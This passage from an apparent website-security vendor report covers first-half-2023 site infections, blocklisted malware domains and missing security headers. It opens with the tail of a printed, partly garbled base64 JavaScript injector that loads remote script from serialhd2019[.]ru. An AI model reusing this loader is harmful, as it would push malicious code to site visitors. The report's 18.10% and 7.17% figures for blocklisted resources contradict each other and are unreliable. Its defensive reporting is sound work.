FtZSA9ICdfZ1lTQjJUTlpqaFRnSk5mNyc7CiAgICBpZiAoIXdpbmRvdy5fZ1lTQjJUTlpqaFRnSk5mN
ykgewogICAgICAgIHdpbmRvdy5fZ1lTQjJUTlpqaFRnSk5mNyA9IHsKICAgICAgICAgdW5pcXVl
OiBmYWxzZSsKICAgICAgICAgdHRsOiA4NjQwMCwKICAgICAgICAgUl90QVRI0iAnaHR0cHM
6Ly9zZXJpYWx0ZDIwMTkucnUveURQa01LJywkICAgICAgICB90wogICAgfQogICAgY29uc3QgX1hRcF
dxaWVh3eVpKwYyYgPSBsb2NhbnFNb3JhZ2UuZ2V0SXRlbSgnY29uZmInJy77CiAgICBpZiAodHlwZ
...skipped...
1docGZmVCAmJiB3aW5kb3cuX2dZU0IyVE5aamhUZ0p0ZjcuZmV5pcXVlKSB7CiAgICAgICAgX01IS21Q
eLRcm5mNkdMOVogKz0gJyZ0b2tLbj0nICsgZW5jb2RlVWJJQ29tcG9uZW50KF9UUnR4c1NZbVpXV2h
wZmZUKTskICAgIH0KICAgIHZhciBhID0gZG9jdW1lb29uY3JlYXRlRwXlbWVudCgnc2NyaXB0Jy77Ci
AgICAgICAgYs50eXBldID0gJ2FwcGxpY2F0aW9uL2phdmFzY3JpcHQn0wogICAgICAgIGEuc3JjID0gd
2luZG93Ll9nWVNCmlR0wmpoVGdKTmY3LlJfUEFUSCARIF9NSEttUHpUS3JuzjZHTDla0wogICAgdmFy
IHMgPSBkb2N1bWVudC5nZXRFbGVtZW50c0J5VGFnTmFtZSgnc2NyaXB0Jy77bMF07CiAgICBzLnBhcmV
udE5vZGUuaw5zZXJ0QmVmb3JlKGEsIHMcICAgICB9KSGp0wogICAg"></script>
```

The malware injects unwanted ads from domains like **serialhd2019[.]ru**, **advertising-cdn[.]com**, **new-advertiser[.]com**.

■ Defacements

A total of **5,316** infected websites were found containing defacements in the first two quarters of 2023, accounting for **0.08%** of detected infections.

Defacements are defined as attacks that lead to visual changes of a website's page similar to graffiti or vandalism. For example, this image was found replacing the contents of a web page on a compromised environment during February, 2023.



Attackers might be motivated to deface a website like this to make a political or religious statement — or simply be destructive and wreak havoc in the name of hooliganism.

Blocklisting


Blocklisted resources were detected on a total of **113,679** websites in the first half of 2023 — meaning that **18.10%** of infected websites were found to include external scripts or iframes referencing blocklisted domains.

We analyzed our datasets to identify some of the most common blocklisted domains and found three distinct categories.

Balada Injector

A large number of blocklisted resources were dominated by domains used by the **Balada Injector** campaign.

Blocklisting - Top 5 Balada Injector Domains


Blocklisted Domains	# Sites	
scriptplatform[.]com	29,707	
clickandanalytics[.]com	21,371	
firstblackphase[.]com	9,814	
descriptionscripts[.]com	5,299	
violetlovelines[.]com	4,153	

SiteCheck flagged a total of **84,787** sites with scripts and blocklisted resources for 43 different **Balada Injector** domains during remote scans in the first half of 2023.

SocGholish

Another distinct category of blocklisted resources were related to the SocGholish malware campaign, with **44** distinct domains detected on **15,172** sites.

Blocklisting - Top 5 SocGholish Domains

Blocklisted Domains	# Sites	
people.fl2wealth[.]com	2,545	
taxes.rpacx[.]com	2,071	
kinematics.starmidwest[.]com	1,663	
xjquery[.]com	1,543	
accountability.thefenceanddeckguys[.]com	1,461	


In late 2022, some SocGholish campaigns switched from injecting obfuscated JavaScript to injection of external script tags which are detected as blocklisted resources in SiteCheck .

Bogus Short URLs

Another **6,105** websites were flagged with blocklisted resources from **93** distinct domains associated with the [bogus URL shortener AdSense fraud campaign](#).

At some point, the attack temporarily switched from obfuscated JavaScript to external script tags using a large number of various bogus URL shortener domains.

Blocklisting - Top 5 Bogus Short URLs Domains

Blocklisted Domains	# Sites	
t-o[.]to	368	
qqa[.]qa	194	
gov[.]co.ve	193	
0-4[.]top	158	
1co[.]io	151	


Blocklisted resources were detected on a total of **113,679** websites in the first half of **2023** — which means that **18.10%** of infected websites were found to include external scripts or iframes referencing blocklisted domains.

Hardening Recommendations

SiteCheck doesn't only provide detections for blocklisting and malware — it's scans also help to identify common security problems and recommend improvements.

We analyzed the data and identified the top five most common hardening recommendations detected during a remote scan.

Hardening Recommendations



No CSP

Missing content security policy directives were found during **81.55%** of the remote scans performed in the first half of 2023.

A **content security policy** (CSP) provides protection against **cross-site scripting (XSS)** and various other injection attacks by limiting the source of the content such as images and scripts to known origins, which ensures that no data comes from or leaves to a malicious server.

X-Frame-Options

81.13% of websites were found missing X-Frame-Options during a remote scan.

The [X-Frame-Options](#) security header helps improve a website's security against [clickjacking](#) by preventing attackers from embedding the website via an iframe onto another.

Missing WAF

79.87% of websites were detected not using a website application firewall (WAF) during a remote SiteCheck scan.

Cloud-based WAFs (Web Application Firewalls) like the [Sucuri Firewall](#) can help filter malicious packets from reaching the website, virtually patch known vulnerabilities, prevent bad bots and comment spam, and mitigate DDoS.

Strict Transport Security

Missing [Strict-Transport-Security](#) headers were detected on **72.33%** of scanned websites.

This header ensures that a client will always connect to the HTTPS version of your website for further connections, even if the navigator tries connecting to its HTTP version.

If a website accepts a connection through HTTP before redirecting to HTTPS and does not employ the Strict Transport Security header, the redirect can be exploited to send traffic to malicious websites, resulting in man-in-the-middle attacks.

No Redirect to HTTPS

17.35% of scanned websites did not contain a redirect from HTTP to HTTPS.

The HTTPS protocol securely transfers information from point A to point B and is crucial for websites that handle sensitive information like personally identifiable information (PII) on login or contact forms, as well as credit card data on checkout pages. It also ensures that attackers cannot inject malicious scripts and modify the contents of the page via man-in-the-middle attacks or steal session cookies.

Leveraging an [SSL \(Secure Socket Layer\) certificate](#) ensures that a website is encrypting connections for safety, accessibility and PCI compliance reasons — and also has the added benefit of ranking better in SERPs (Search Engine Results Page).

Ideally, website owners should force all visitors to see the HTTPS version of the website to ensure that all data in transit is protected.

TL;DR

This report revealed a number of insights from the first half of 2023 for our remote website scanner:

- **267,416** scanned sites were detected with SEO spam, accounting for **42.58%** of website infections.
- **25.28%** of websites infected with SEO spam contained keywords for essay services, pharmaceuticals, pornography, or knock-off replica merchandise.
- **25.93%** of infections were found to contain external scripts, malicious iframes, or inline script injections.
- **60,697** obfuscated script injections plus **84,787** external script tags were detected for Balada Injector, the ongoing massive malware campaign targeting vulnerabilities in WordPress plugins and themes, were detected in the first half of 2023.
- **7.17%** of infected websites were found to include external scripts or iframes referencing blocklisted domains.

While no security solution is 100% guaranteed to protect your website's environment, there are a number of different solutions that you can utilize for an effective defense-in-depth strategy.

Always keep website software updated with the latest security patches to mitigate risk from software vulnerabilities — including plugins, themes, and core CMS. Consider employing **file integrity monitoring** or comprehensive **website monitoring** services to detect indicators of compromise and anomalies. Enforce strong, unique passwords for all user accounts. You can leverage a **web application firewall** to help filter out malicious traffic, block bad bots, virtually patch known vulnerabilities, and **mitigate DDoS**.

Do you have comments or suggestions for this report? We'd love to hear from you! Share your feedback on [Twitter](#) or email us labs@sucuri.net.

Credits

Denis Sinegubko – Senior Malware Researcher | [@unmaskparasites](#)

Rodrigo Escobar – Malware Research Manager | [@ipaxdc](#)

Rianna MacLeod – Technical Writer | [@RiannaMacLeod](#)



    SucuriSecurity | sucuri.net

For more information:

E: sales@sucuri.net

T: 1-888-873-0817